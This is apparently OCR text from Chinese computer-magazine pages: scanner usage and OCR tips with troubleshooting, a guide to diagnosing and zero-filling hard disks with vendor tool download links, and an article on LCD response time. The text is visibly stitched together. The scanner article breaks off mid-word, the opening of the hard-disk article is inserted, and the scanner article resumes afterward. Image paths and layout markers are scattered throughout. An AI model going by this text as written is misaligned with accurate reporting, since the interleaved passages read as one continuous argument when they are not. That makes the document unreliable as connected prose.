专为正负底片所设计的专业扫描仪，也有人称为菲林扫描仪。可惜，底片扫描仪单价较高，扫描格式又仅限35mm 正 / 负片，多用于专业桌面排版领域。

5.滚筒式扫描仪(Drum Scanner)

专业的扫描仪，采用圆柱型滚筒设计，扫描时图像对象水平置于圆柱表面依轴心转动，可完全覆盖所要扫描的文件。

晋级第 3 关:扫描高手是这样炼成的！

在目前扫描仪价格逐渐下滑，加上电子贺卡、个性化日历等数字图像的广泛应用，一般的家庭用户选购扫描仪早已经不是什么新鲜事，但是当消费者在兴高采烈地购买回扫描仪之后，却常常会使实际扫描出来的图像和原稿之间品质差距过大。其实大部分的原因是由用户操作上的不正确造成的，如果用户在扫描时稍微注意几个特点，其实你也可以利用你的扫描仪得到精美的数字图像。

1.扫描前的注意事项

⑴机器摆放要平坦

扫描仪与所有的电器产品一样，都需要一个平坦的空间来摆放，尤其扫描仪在扫描工作时会产生不小的震动。假如摆放在一个不平坦的环境中，这些震动轻者会造成感光组件在感应光线时的判断错误，影响到扫描出来的数字图像效果，严重的话还可能会造成机身的损坏和故障，因此在选择扫描仪的摆放地点时，一定要多加小心。

⑵玻璃镜面要干净

扫描仪置放文件的玻璃镜面干净与否，也是影响扫描效果的重要因素之一。因为扫描仪内的感光组件是一种非常敏感的装置，假使玻璃镜面上有灰尘、污点，甚至是用户不小心留下的指纹，感光组件都有可能将其视为扫描图像的画面之一，而造成扫描出来的图像有模糊情况出现(见图2)。因此用户在扫描前一定要先将扫描仪的玻璃镜面擦拭干净，以确保扫描的品质。



图2　通过光线的反射，就可以看出玻璃镜面上是否有灰尘、污点

⑶暖机工作不可少

扫描仪内的强力日光灯管是提供扫描所需光源的重要装置，因此在光线的提供上就必须要做到平稳且均匀地分布。在扫描前应先打开机器，让内部的日光灯管预热5～10 分钟之后，让日光灯能确实将每一个部分达到均匀发光的效果，那扫描出来的图像就不至于产生部分清晰、部分模糊的效果了 。

2.认识扫描原稿

一般人会利用扫描仪来扫描的原稿类型，不外乎是照片、底片、幻灯片和印刷品等几类，但这些素材类型要得到完美的图像，所需要的条件都不尽相同，其实如果能在扫描时根据不同原稿类型做不同的安排，就能够将图像成品的效果大大提升，以下将针对这几种素材类型为大家详细介绍扫描时应注意的事项。

⑴照片

照片的表面是一种稍有黏性的特殊物质，这一层特殊的物质与空气接触之后，容易沾染上一些微小的棉絮或灰尘，用户在拿取的过程中，也很容易沾染手上的指纹，这些棉絮、灰尘和指纹会或多或少影响照片图像的品质，但是在观看照片时是不容易被发现的，不过当拿到扫描仪上扫描的时候，因为感光组件较为敏感，因此自然就造成了扫描出来的图像有杂纹或图像不清晰的情况。

因此当用户有扫描照片的需要时，尽量选择刚冲洗完的照片，并避免与空气和手指接触，以确保将来要扫描时的图像品质。

(2)底片、幻灯片

前面，笔者已经为大家介绍过扫描仪的工作原理，因此像底片、幻灯片这种透光性过高的原稿，会因为可反射的光线过于薄弱，而不适合做扫描的工作。

因此当用户有底片、幻灯片的扫描需要时，就必须另外加挂光罩(见图3)，让光罩能够补足不足的反射光线，使底片和幻灯片能够顺利扫描。不过要注意的是，底片和幻灯片的色彩不同，幻灯片上的色彩是一般所见的色彩，而底片则是互补的色彩，如果扫描上未加注意，很容易造成图像色彩偏蓝或是完全不正确的情况，因此用户在扫描时一定要做好软件上的相关设定，如此才能得到正确图像。



图3　备有光罩的扫描仪

⑶印刷品

印刷品是一般用户最常利用到的扫描原稿类型，不过因为印刷品大多是由不同颜色的套版来产生图像，利用网点来让观看者产生颜色阶层的错觉，因此当用户在观看扫描出的数字图像时，常会发现有不正常的图像干扰纹路出现，一般我们称之为“网纹”现象。

对目前的技术来说，已经有部分厂商在扫描仪内自动加入了消除网纹的功能，但如果用户购买的并非这一类型的扫描仪，为了避免扫描印刷品出现网纹的现象，最好不要将分辨率设置得太高，虽然说分辨率降低会对图像表现有一定程度的影响，但是却可以大幅降低网纹现象出现的概率。

3.扫描的超级技巧

⑴如何察看扫描仪是否正常工作

经常听到很多人说，扫描仪的驱动程序安装好了，为何还是无法正常工作？要想查看扫描仪是否正常工作，其实很简单！首选检查驱动程序是否正确安装，扫描仪的接线是否接好，电源是否打开，是否先开扫描仪后开主机？如果答案都是肯定的，那么在Photoshop里，点击“文件→输入→xxx(扫描仪的型号)”，如果能出现扫描界面，并且预扫也能正确进行，则说明扫描仪可以正常工作。如果计算机还是无法检测到扫描仪设备，那么查看扫描仪是否有自检，绿色指示灯是否稳定地亮着。若是，则扫描仪基本没有问题。如果扫描仪的指示灯是闪烁的，说明扫描仪有故障。

⑵原稿倾斜随意调

我们用扫描仪处理一些文件、图片时，有时由于位置放置不够正，预览出现明显的斜度(见图4)，其实这时无需重新摆放扫描物，可以用鼠标在扫描物选择框的四个角停留至出现垂直双向箭头，按鼠标左键不放，左右移动鼠标，直至选择的位置合适，点“扫描”完成。



图4 扫描物倾斜

⑶扫描翻转技巧

如果我们随意扫描一件物品，结果显示出的是反的，我们完全可以不动扫描物，只需使用扫描框中的“翻转”功能键即可，其显示为十字箭头。

⑷厚原稿也不在话下

在扫描较厚的物品时(如：厚的图书)，我们可以将扫描仪的盖板向上抬升(见图5)，这样做可使物品曝光率大大降低，效果也很明显。但是盖板四周不能充分覆盖住被扫描文档，这样扫描出来会出现局部泛黑的现象。这里教大家一个小技巧，见光的部位直接用遮光布将盖板盖住。对于佳能新型扫描仪，则应用了一项称为“Z-LID”的专利盖板，这个盖板采用的是伸缩式的Z形铰链，当铰链完全展开(竖直方向)时，可以将盖板水平提升大约5cm，这样的设计无疑使厚文档或较小实物的扫描灵活很多。


图5 扫描厚物品时，将扫描仪的翻盖向上抬升

⑸巧用刻度线批量扫描照片

如果大家仔细观察，会发现在扫描仪玻璃面板边框的横向和纵向都标有刻度(见图6)。通过这些刻度，可以实现批量扫描照片，能够极大提高我们的扫描效率。


图6 扫描仪玻璃面板周围会有一些刻度标记

先根据扫描仪的幅面决定一次可以扫描照片的数量。以面板边框的刻度为基准，把照片按照一定的规律排布在玻璃面板上。

然后启动扫描程序，先对扫描对象进行预览。扫描仪会将面板上摆放的照片显示在预览框内，我们可以根据一次扫描照片的数量建立扫描任务，并为每个扫描任务选取扫描区域(也就是每张照片在面板上的位置)。

点击扫描程序的“扫描”按钮开始正式扫描。由于是批量扫描，所以不用人工干预，我们只需在当次扫描任务完成后，把已扫描完成的照片取出，并且按照第一次的摆放位置放置新的照片。盖上翻盖后，就不用再进行预览和选取区域了，只要直接点击“扫描”按钮，扫描仪便会按照上次扫描所设定的区域自动进行扫描和图像存档。

⑹让扫描仪输出图像的色彩更艳丽

如果扫描的图像色彩不够艳丽，可以先调节显示器的亮度、对比度和Gamma值。Gamma值是人眼从暗色调到亮色调的一种感觉曲线。

Gamma值越高，感觉色彩的层次就更丰富。在扫描仪自带的扫描应用软件里，我们可以对Gamma值进行调整。当然，为了求得较好的效果，你也可以在Photoshop等软件中对Gamma值进行调整，但这属于后期调整，我们可以根据扫好的照片的具体情况进行Gamma值的调整。在扫描仪自带的软件中，如果是普通用途，Gamma值通常设为1.4；若是用于印刷，则设为1.8;网页上的照片则设为2.2。还有就是扫描仪在使用前应该进行色彩校正，否则就极可能使扫描的图像失真；此外还可以对扫描仪驱动程序对话框中的亮度/对比度选项进行具体调节。

⑺传真机也可以代替扫描仪？！

要是手边没有扫描仪的话，怎么才能实现扫描功能呢？现在使用传真机就能扫描普通文稿，不过要真正实现扫描功能的话，还必须借助Modem和电话线，将传真机和电脑连接起来，以便通过电脑来控制传真机进行扫描工作。

为此，你必须准备好一台带Modem的电脑，一根两端都带有水晶头的电话线，一台普通的传真机。将Modem与电脑连接好后，再将电话线的一端水晶头插进传真机的Line端口，电话线另一端的水晶头插进Modem的电话线接入口，也就是Line端口或者Link端口，同时将Modem按照正确的安装方法安装在电脑中，这样传真机就和电脑实现了物理连接；接下来找到传真机随机附带的传真软件，或者在Modem

附带的光盘程序中找到相应的传真软件，并将该软件安装在电脑中；当然，如果传真机购买的比较早，安装软件可能难以找到，此时笔者建议大家到网站上去寻找一款与当前传真机型号接近的安装程序，这样可以保证程序的准确性。接通传真机和Modem的电源，同时在电脑中运行已经安装好的传真程序，并在程序中设定传真机的工作状态为自动接受状态；将扫描文稿放进传真机中，然后让传真机对扫描文稿进行扫描，扫描结束后传真机将通过电话线，把模拟的扫描信号传送给Modem，而Modem会自动将模拟信号转换为数字扫描信号，同时将数字信号传送给计算机，这样扫描文稿就会出现在电脑屏幕上了。

4.提升文字识别率

小知识

OCR

OCR(Optical Character Recognition)称为光学字符辨识，通过扫描文件，然后将其中所含的字体、图形数字化，也就是先将图像中的文字切割出来，再利用现有文字图像数据库做比对，以辨识出图像中的文字，并且将其图形文件转换为文本文件，优点是可以达到快速输入文件的目的，缺点是有时会将文件上的灰尘或污渍判断为文字中的某一点或某一划，因此转换为文字文件后，往往需加以修改。

扫描仪除了能够扫描图像图片外，文字辨识也是许多人常利用到的功能之一，所谓的文字辨识功能，就是当用户在一般杂志书报上看到可利用的资料时，利用扫描仪将所要的资料先储存成图像文件，再通过OCR软件的比对辨识，转换成一般像Word、TXT等文字处理软件可编辑的文件，而这个功能可以节约用户在重新打字上所花费的时间，因此深受用户的喜爱。但是，撇开文字本身字体众多而难以辨识的困难不说，对于扫描仪所转存的图像文件是否清晰，就是对扫描仪的一项重大考验，假使本身所扫描下来的图像都是模糊不清，那OCR软件又如何能将图像准确地转为文字文件来编辑呢？以下将为大家介绍，如何将文字的图像文件清晰度提升到最高的技巧。

⑴简化图表内容提高识别率

一般来说，文件的内容经常会包含了表格、图文件等不需要的内容，如果在扫描时未先加以过滤，事后也未在图像上去除，OCR软件往往会误将这些不必要的对象，当成是一般的文字处理，不仅拖长了整个辨识的过程，而且会产生许多错误的判断，导致转存的文件有许多不必要的文字出现。

因此用户在扫描前，不妨先将所要扫描的文件加以过滤，或者是在OCR软件辨识前，清除图像上不必要的线条和图形，如此便能大为提升整体的辨识正确率。

⑵善用色调调整值

用户欲扫描的文件种类众多，实际上很难做到黑白分明的境界，更不要说文件会不小心沾染到的污渍，这些混杂的颜色区块和污点被扫描下来后，都很有可能被敏感的辨识软件误判为文字的笔画，从而造成误判。

因此用户可以对扫描下来的图像，事先做好色调的区分，让OCR软件将不同程度的黑色，区分出文字本身的黑和背景噪声的黑。使用这种色调的判断功能，可以大幅提升整个文件的辨识率。

⑶OCR最好扫描成黑白二值图

扫描仪的分辨率调整也是提升文字辨识率的重要项目之一，但是因为文件本身大多为黑白分明的区块，因此提高太多的分辨率，有时只是让文件扫描速度过于缓慢，并且将不必要的噪声扫描出来，而增加事后编修的困扰而已。

以一般的文件类型来说，扫描模式要设置为“黑白模式”，分辨率只要调整到200～300dpi的区间即可(见图7)，但是如果遇到文字本身过小的情况(如报纸)，不妨将分辨率稍微调高至400dpi左右，让扫描出来的图像能准确区分出文字的笔画，而不至于文字扭曲成一团，如此便能得到不错的效果，但是因为文件种类众多，不见得所有的类型都可套用一样的公式，因此用户不妨将自己最常扫描的类型多试几次，以得到真正不错的效果。



图7 OCR识别时，扫描分辨率一般设为300dpi

5.数字图像的后期处理

想要完成一幅完美的数字图像，除了前面介绍的之外，图像处理软件的应用也是数字图像最佳化不可或缺的重要因素。图像处理软件就好像传统相片冲印店所扮演的角色，特点都是可以将已经完成的图像作品做修补或美化动作，使得图像能在最后输出时，有最完美的表现效果，补足原先在图像捕捉时不足的部分。

⑴图像的修补

有时的扫描素材品质本身就不是十分好，但又不得不利用这些素材时，即使扫描仪本身功能再好，依旧无法将这样的情况做太大的改善，其中最明显的例子就是相片出现红眼现象，原因是素材本身的放置时间过久，而出现老旧泛黄的情况。

此时就可以利用图像软件所具备的色相、亮度、对比度和消除红眼等功能，将上述的情形改善，而得到最佳的彩色图像输出品质。

⑵图像的美化

当然即使是有了最佳的图像品质之后，因应不同的需求可能用户还有不同想法，例如做出朦胧的艺术效果、泛黄的老旧情怀、柔和的图像淡化或犀利的重点凸出，甚至是将数字图像做成贺卡、相框、杂志封面和月历等。这些都可以通过一些图像软件提供的一些图像处理项目选择，将简



拿什么来拯救你

——硬盘损坏与坏道修复全接触

■晖华二手电脑资讯网　子言

相信大家在收到的垃圾邮件中，经常可以看到“硬盘数据恢复”和“专业硬盘维修”的垃圾邮件。对于普通用户来说，如果真的能把有物理坏道的硬盘修好，那么就可以节省一笔不小的开支；对于二手硬盘商家来说，如果能把有坏道的硬盘摇身一变成为没有坏道的，可以多挣很多利润。虽然很多软件宣称可以完全修复物理坏道，那么软件是否真的可以修复有物理坏道的硬盘？相信大家看完这篇文章，一切都明白了。

一、揭秘:厂家如何维修硬盘

一般来说，硬盘的故障可以分为硬件故障和软件故障。硬件故障主要分为:磁头组件损坏、控制电路损坏、扇区物理性损坏(也称“物理坏道”)、综合性损坏；软件故障主要分为:磁道伺服信息出错、系统信息区出错、扇区逻辑错误(也称“逻辑坏道”)。

一般来说，硬盘的软件故障可以通过硬盘厂商发布的硬盘管理和维护软件进行修复。像扇区逻辑错误这样的问题，即使是一般的低级格式化软件，也是完全可以胜任的。不过在所有的软件故障当中，系统信息区出错属于比较难以修复的种类，因为即使是同一个厂商同一种型号的硬盘，系统信息区也不一定相同，而且硬盘厂商对于自己产品的系统信息区内容和读取的指令代码一般是不公开的。但是对于IBM和日立的硬盘用户来说就比较幸运了，日立(IBM)的Drive Fitness Test(下载地址:http://www.intodigi.net/download/Hitachi_dft32_v362_b14.exe)和IBM的DDD-SI(下载地址:http://www.intodigi.net/download/siupdate1.exe)对系统信息区出错还是有比较高的修复成功率的(注意:这两个软件只适用日立和IBM的硬盘)。

如今一些所谓专业的硬盘修复软件宣称不仅可以修复软件故障，还可以修复硬件故障里的物理坏道。从理论上说，这确实是可能的。大家试想想看，各个硬盘厂家也有维修部门，如果用户的硬盘在质保期内出现物理坏道，厂家是不可能将盘片换新的，他们同样要对物理坏道进行修复。那么，接下来我们了解一下厂家对硬盘的维修方法和

单的设定完成后，即可达到多样化的图像效果。

以上所说的两种图像处理方式，在一般扫描仪所附赠的图像软件如我形我速、Photoshop、PhotoImpact等都有提供，再好的红花也需要有绿叶来衬托，即使你所购买到的扫描仪功能并不是那么多，其实只要稍微用一点心思，也可以得到非常好的图像效果。

晋级第4关:扫描仪常见故障分析及排除

扫描仪作为图像或文稿的输入工具，已经逐步成为办公用户不可或缺的设备。下面就结合大家在使用过程中经常出现的扫描仪故障，逐一分析并给出解决方法。

1.计算机提示扫描仪没有连接好

故障排除: a.请检查扫描仪的驱动程序是否已经正确安装;b.请检查扫描仪与计算机的连接线是否已接好;c.检查电源是否接好;d.此现象可能是由于先开扫描仪，后开主机所导致，可重新启动计算机或在设备管理中刷新即可。

2.扫描后，扫描头不回位

故障排除: 拔掉扫描仪的电源，重新启动计算机，重新进行扫描。

3.开机有“嗒嗒”声或撞击声

故障排除: a.扫描仪的内部结构是重要而又脆弱，小小的碰撞就有可能造成一定的损失，有的扫描仪采取了给机器“上锁”的方法，提高了机器移动或搬动时的安全度，请检查扫描仪镜头锁是否置于“开锁”位置;b.若扫描仪位置传感出现问题，使扫描头到位不停，也会发出撞击声。

4.计算机提示“磁盘空间不够”的信息

故障排除: 请大家注意，在用Photoshop扫描时，你需要的磁盘空间应是图像文件的2～2.5倍，若选用了“去除网纹”，你需要的磁盘空间应是图像文件的8倍左右。

5.USB端口供电不足的故障

故障排除: 早期很多主板提供的USB端口，均有供电不足的现象，一旦USB扫描仪插入到主板上的对应端口时，就会无法正常工作。因此，你在挑选USB端口的扫描仪时，最好能够现场测试一下，看看主板是否能够很好地支持USB扫描仪。

6.新系统不识旧扫描仪的故障

故障排除: 要是扫描仪无法在Windows 2000或Windows XP操作系统下，被正确识别到的话，不妨到扫描仪厂商的官方网站上，看看是否有对应Windows 2000或Windows XP操作系统下的最新扫描驱动程序。如果有的话下载下来，重新安装扫描仪驱动程序；要是没有最新版本的驱动程序，或者上面的方法不能解决问题时，你不妨先在Windows 98操作系统下，安装并设置好扫描仪，然后将Windows 98系统升级为Windows 2000或Windows XP操作系统，看看这样能否解决问题。

7.OCR软件识别效果不理想

故障排除: a.OCR软件使用时，注意原稿质量不要太差;b.扫描时请将原稿放正;c.分辨率请选择300dpi;d.将亮度/对比度调整合适，使图像字迹完整、清晰，没有黑块;e.做好必要的版面分析。 CF [YJ04]

过程，看看跟软件修复有何不同。

由于硬盘的盘片比较精密，对于生产环境和移动都有非常高的要求，即使是一粒灰尘、一次很轻微的碰撞，都会产生从几个到数以百计的坏扇区。只不过硬盘厂商会使用专门的设备去扫描盘片，把那些坏的扇区和磁介质不稳定的扇区都记录下来，做成一个硬盘缺陷列表，写进系统保留区，通过控制程序把这些扇区封闭起来，而硬盘的控制程序在读取硬盘的时候是不会读取这些区域的。这样，由于在底层控制的层面就已经把有问题的扇区封闭掉了，所以用户无论用什么格式化和分区软件都不会看到这部分的信息，看起来就像真的完全没有坏道一样。同时，硬盘里面还有另外一种封闭区域，又称为保留容量，但是因为某种原因被封闭起来了。譬如说一个硬盘是60GB，而硬盘的单碟容量为40GB，那么由两片盘片构成的硬盘就必须封闭掉20GB的容量(盘片的生产线都是一定的，厂商为了降低成本，都只会生产一种容量的盘片，通过封闭不同容量的区域来获得不同的实际硬盘容量)。

对于控制电路、磁头等的损坏，厂家更换新的零件就可以了。对于IC芯片的损坏，可以通过重写IC芯片的信息或者干脆替换IC芯片来修理。对于磁盘盘片的物理损坏，厂商会用专门的仪器设备(见图1)对硬盘的盘片表面按照实际的物理地址重新进行全面的扫描，检查出所有坏的、不稳定的扇区，形成一个新的硬盘缺陷列表，然后把它写进硬盘的系统信息区，替换掉原来旧的硬盘缺陷列表。然后调用内部低级格式化程序，对硬盘进行内部格式化。程序会根据新的系统信息区信息，重新对所有的磁道和扇区进行编号、清零，重写磁道伺服信息和扇区信息。经过这样的处理，返修的硬盘就又可以像新的硬盘一样了。不过物理坏道有两种，一种是电磁损坏，另一种是机械损坏，后者即便修复也是不可靠的。



图1 硬盘厂商用于扫描和测试盘片的设备

二、自己动手修复硬盘坏道

1.分辨硬盘物理坏道和逻辑坏道

硬盘的坏道分为物理坏道和逻辑坏道。物理坏道就是硬盘磁片的确受到损伤而导致坏道，逻辑坏道是指磁片并未损伤，但由于软件故障、病毒、非正常操作等造成的坏道假象，使得正常的扇区也被标示为坏扇区。

如果能进入Windows，可以通过选择“开始→程序→附件→系统工具→磁盘扫描程序”对硬盘做完全扫描，并且对可能出现的逻辑坏道做自动修正。如果不能进入Windows，就用一张Windows启动盘启动计算机，然后在“A:\>”提示符后键入Scandisk X:(其中“X”是具体的硬盘盘符)对硬盘进行扫描和修复，如果逻辑坏道无法修复或确实存在物理坏道则用底红字标为“B”，代表坏道(Bad)。但是磁盘扫描程序和高级格式化程序可能无法完全修复这些逻辑坏道，所以还是建议大家使用硬盘厂商推出的硬盘故障诊断工具软件。

各个硬盘厂家均有推出专用的硬盘故障诊断工具软件:

★希捷SeaTools Disc Diagnostic(下载地址:http://www.intodigi.net/download/seatoold.exe)

★昆腾Data Protection System(下载地址:http://www.intodigi.net/download/qdps102.exe)

★西部数据Data Lifeguard Tools(下载地址:http://www.intodigi.net/download/dlgsetup11_win.zip)

★迈拓PowerMax(下载地址:http://www.intodigi.net/download/powermax.exe)

★日立(IBM)Drive Fitness Test(下载地址:http://www.intodigi.net/download/dft32_v362_b14.exe)

★三星Self-diagnostic(下载地址:http://www.intodigi.net/download/Shdiag.exe)

★富士通IDE FJ Quick Diagnostic Software(下载地址:http://www.intodigi.net/download/Fjq_V250.exe)

这些工具可以帮助你判断坏道究竟是物理坏道还是逻辑坏道，因为只有真正的物理坏道软件才会报告。

下面以迈拓的PowerMax为例:

第一步:制作PowerMax启动盘，运行PowerMax后，点击“Continue”(见图2)，接着按提示插入一张空软盘，再点击“Start”。由于文件很大，不能直接拷贝到软盘上。

第二步:重新启动计算机，将PowerMax启动盘插入软驱。按两个“Y”键进入测试界面。如果显示的硬盘型号正确，请按回车键。



图2

第三步:在“Select Test”(选择测试项目)界面中，选择“Advance Test (Factory Re-Certification)”(高级且完整的硬盘检测)，按回车键，并按“Y”键开始扫描整块磁盘的扇区是否有错误。这项测试时间较长(20～30分钟，取决于硬盘本身的容量)。如果测试通过，会显示“congratulations! Your drive is certified error free Press any key to continue and return to the Powermax Main Menu.”。

2.彻底修复硬盘逻辑坏道

如果你发现你的硬盘坏道是逻辑坏道，可以用Disk Manager程序当中的“Zero fill”功能将硬盘填零以消除逻辑坏道。一般来说，不同品牌的硬盘都有开发自行的Disk Manager程序。

★希捷Seagate Disk Manager(下载地址:http://www.intodigi.net/download/dmgr956a.exe)

★昆腾Quantum Ontrack Disk Manager 2000(下载地址:http://www.intodigi.net/download/DiskManager2000.exe)

★迈拓Maxtor MaxBlast 3(下载地址:http://www.intodigi.net/download/maxtor-maxblast3.6win.exe)

★日立(IBM)IBM Disk Manager 2000(下载地址:http://www.intodigi.net/download/DiskManager2000v957.exe)

★三星Samsung Ontrack Disk Manager DiskGo!(下载地址:http://www.intodigi.net/download/dgdisks247.exe)

★富士通Fujitsu Disk Manager(下载地址:http://www.intodigi.net/download/dmdisk.exe)

当然，也可以使用DM万用版程序(下载地址:http://www.intodigi.net/download/dm955cy.zip),可以适用于任何品牌的硬盘，下面笔者以DM万用版为例进行说明。

第一步:制作一张DOS启动盘，然后将下载下来的dm955cy.zip压缩包解压缩到这张启动盘当中。然后用这张启动盘启动计算机，出现DOS提示符后，输入“DM/M”并按回车键，启动DM程序。首先出现软件的欢迎信息，按回车键跳过。



图3

第二步:接着按任意键跳过下一个提示信息。

第三步:选择主菜单的第三项“(M)aintenance Options”,并按回车键(见图3)。



图4

第四步:进入下级菜单后，选择第七项“(U)tilities”,并按回车键(见图4)。

第五步:然后DM会显示找到的硬盘的列表，选择想要操作的硬盘，并按回车键(见图5)。这个步骤极其重要，千万不能选错。



图5

第六步:接下来选择第一项“Zero Fill Drive”,并按回车键(见图6)。这里特别值得一提的是Zero Fill Drive功能，由于这个功能是将硬盘扇区填零，因此硬盘的扇区便被“洗”得干干净净。




图6

第七步：紧接着，出现一个警告信息，如果确认前面的操作无误，按“Alt+C”组合键。

第八步：然后，系统会让你确认是否继续，选择“(Y)ES”(见图7)。



图7

第九步：接下来，系统开始给硬盘进行清零操作(见图8)，这个过程根据硬盘的大小而定。完成后，会提示你重新启动计算机。然后进行分区和格式化硬盘，如果硬盘真是逻辑坏道，此时你就会发现你的硬盘已经完好如初了，而且速度容量等均很正常。



图8

3.物理坏道也能修复？！

目前，第三方软件也能修复硬盘的物理坏道，只不过这些软件都是商业软件，有些售价高达1万多元。所以这里只向大家简单地介绍软件修复物理坏道的工作原理。软件修复物理坏道的方式主要有:反向磁化和修改硬盘缺陷列表。

(1)反向磁化

硬盘的磁头只能负责读取和写入信号，而读取、写入数据信号所需要的电平信号跟磁盘表面的磁介质本身是不一样的。反向磁化就是通过用软件指令迫使磁头产生与磁介质本身相应的高低电平信号,通过多次的往复运动对损坏或者失去磁性的扇区进行反复加磁,使这些扇区的磁介质重新获得磁能力。HDD Regenerator就是最先采用这种方式的软件,后来有一些软件通过分析它的算法和指令,也掌握了反向磁化的信号，采用跟它相同或者相似的引擎进行反向磁化。进行反向磁化最大的缺点是速度慢，如果硬盘有上万个坏扇区，磁头就会因为疲劳过度变形了，本来通过隐藏分区后还可以用的硬盘就会彻底报废。同时，这种方法并不能修复物理划伤这种硬损坏。

(2)修改硬盘缺陷列表

修改硬盘缺陷列表的方式就是对反向磁化的改进，它与硬盘厂商的维修方式非常相似。前面说过了，硬盘厂商对于自己硬盘产品的系统信息区的信息内容和读取的指令代码，一般是不公开的。通过分析和逆向工程，将厂商的指令代码甚至Fireware破解，使得可以编制出程序软件，自由地读取、修改和写入硬盘系统信息区的信息。这样，就可以像硬盘厂商一样，编写程序对磁盘盘面按照物理地址进行扫描，重新构造出新的缺陷扇区列表写进系统保留区来替换原有的列表。经过这样的软件维修的硬盘，理论上说跟硬盘厂商维修的硬盘是没有差别的。这种软件因为有了这个功能，所以价格非常昂贵，PC-3000要上万元，效率源专业版(零售版只能修复ECC错误和CRC错误，其实什么也干不了)也要六百多，而且这还不包括以后的升级技术支持的。

CF [YJ05]

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 傻博士信箱 编辑部在行动

明基技术工程师谈LCD的响应时间

■福建　包日晓

记得去年和前年，液晶显示器厂商争相将16ms响应时间作为自己宣传的卖点，到了今年，以明基为首的液晶显示器厂商又提出12ms响应时间的概念。为此，小编特意请明基技术工程师，向读者朋友介绍LCD的响应时间。

一、响应时间的概念

所谓响应时间是液晶显示器各象素点对输入信号反应的速度，即像素由暗转亮或由亮转暗所需要的时间。我们常说的25ms、16ms就是指的这个响应时间。响应时间越小则使用者在看动态画面时越不会有尾影拖拽的感觉。其原理是在液晶盒内施加电压，使液晶分子扭转与回复(见图1)。




图1

一般将响应时间分为两个部分:上升时间(Rise time)和下降时间(Fall time);而表示时以两者之和为准。在LCD市场推广的早期阶段，某些不规范的厂商常常混淆概念，把上升时间或下降时间作为当作全部的响应时间以提高产品规格。随着LCD越来越普及，消费者对于LCD产品的知识也越来越了解，这种混淆概念的行为显然会越来越没有市场了。

二、影响响应时间的因素

要分析影响响应时间的因素，先从响应时间方程式说起。

$$\tau_r = \frac{\gamma_1 d^2}{\Delta\varepsilon\left(V^2 - V_{th}^2\right)} \qquad \tau_d = \frac{\gamma_1 d^2}{\Delta\varepsilon V_{th}^2}$$

γ_1:(液晶材料的)粘滞系数

d:(液晶单元盒)间隙

V:(液晶单元盒)驱动电压

$\Delta\varepsilon$:(液晶材料的)介电系数

所以，要缩小响应时间，需要从四个方面进行努力:减小液晶材料的粘滞系数;减小液晶单元盒间隙;增大液晶单元盒驱动电压;增大液晶材料的介电系数。

其中，液晶材料的粘滞系数和液晶材料的介电系数都是直接与液晶材料本身的特性相关的，研发人员需要经过反复试验，多方面对比测试，才能确定一种稳定而又可以满足低响应时间要求的液晶材料。另一方面，通过提高工艺制程，可以减小液晶单元盒的间隙，使液晶分子可以更快地扭转到位，这同样有助于提高响应时间。而增大液晶单元盒驱动电压固然也可以提高响应速度，但是同时也会减小液晶的寿命，所以液晶单元盒驱动电压是否可以增加，可以增加多少都是需要建立在严谨的科学试验和反复的实际测试基础之上的。

三、从16ms到12ms的进步

明基率先推出了12ms响应时间的液晶显示器FP756-12ms，从当年的全球第一台16ms液晶显示器到现在的12ms液晶显示器。

我们知道，早期的液晶显示器价格非常昂贵，一般家庭用户根本不会考虑购买，所以它的应用领域集中在行业用户，注重办公性能，可以正常显示文字、表格、线路图、设计图等静态或小动态画面就可以了。这种情况下即使是响应时间比较大的液晶显示器用起来也可以接受。但是随着液晶显示器进入家庭，情况发生了改变。家用电脑很注重多媒体性能，播放影片，玩游戏都是液晶显示器最常见的应用领域，这些应用很多都是大动态的画面，需要比较低的响应时间才可以保证不产生拖影和残像，于是12ms极速液晶的概念产生了。

12ms意味着什么？可以做一个换算:

30ms=1/0.030=每秒钟显示33帧画面

25ms=1/0.025=每秒钟显示40帧画面

16ms=1/0.016=每秒钟显示63帧画面

12ms=1/0.012=每秒钟显示83帧画面

可以看出随着响应时间越来越小，响应时间在数值上的降低也越来越困难，但是实际上它对应的每秒显示画面帧数一直在不断提高。我们知道，目前主流显卡的性能越来越强大，这些显卡每秒可以运算出的画面帧数都在两百以上，以至于显示出流畅画面的瓶颈不可思议地转移到了液晶显示器上，这在以往是不可想像的。以往我们看到画面不流畅，马上想到的就是显示卡性能差，现在恐怕还要想一下是不是液晶显示器的响应时间太慢了。从这个角度来说，液晶显示器的响应时间对于娱乐性能的影响越来越大。

可以想像，从以往16ms液晶显示器可以满足不丢帧的玩QUAKE Ⅲ到现在12ms液晶显示器带你流畅地进入QUAKE Ⅲ世界，这种进步让你实实在在体验到12ms带来的乐趣。另一方面，响应时间的缩短实际上也就是为了适应人眼，当使用CRT显示器的时候，刷新率如果较低就会感到屏幕在闪烁，例如60Hz的时候人眼就无法忍受，达到75Hz的时候虽然情况有所改观，但还能感觉到，到了85Hz，基本上可以达到稳定画面的要求。而85Hz也就是每秒显示85帧画面，这基本上就是12ms液晶显示器的规格。

图2是三种不同响应时间下拍摄的灰度画面变化情况。可以看出，12ms的液晶显示器在明暗转换的时候是最明晰的，基本上没有过渡的部分，即使对比和它接近的16ms产品，差别仍然很大，这就是12ms的优势。[YJ06]





图2

技巧E卡通 Skill Tips


5.1声道板载声卡的连接技巧

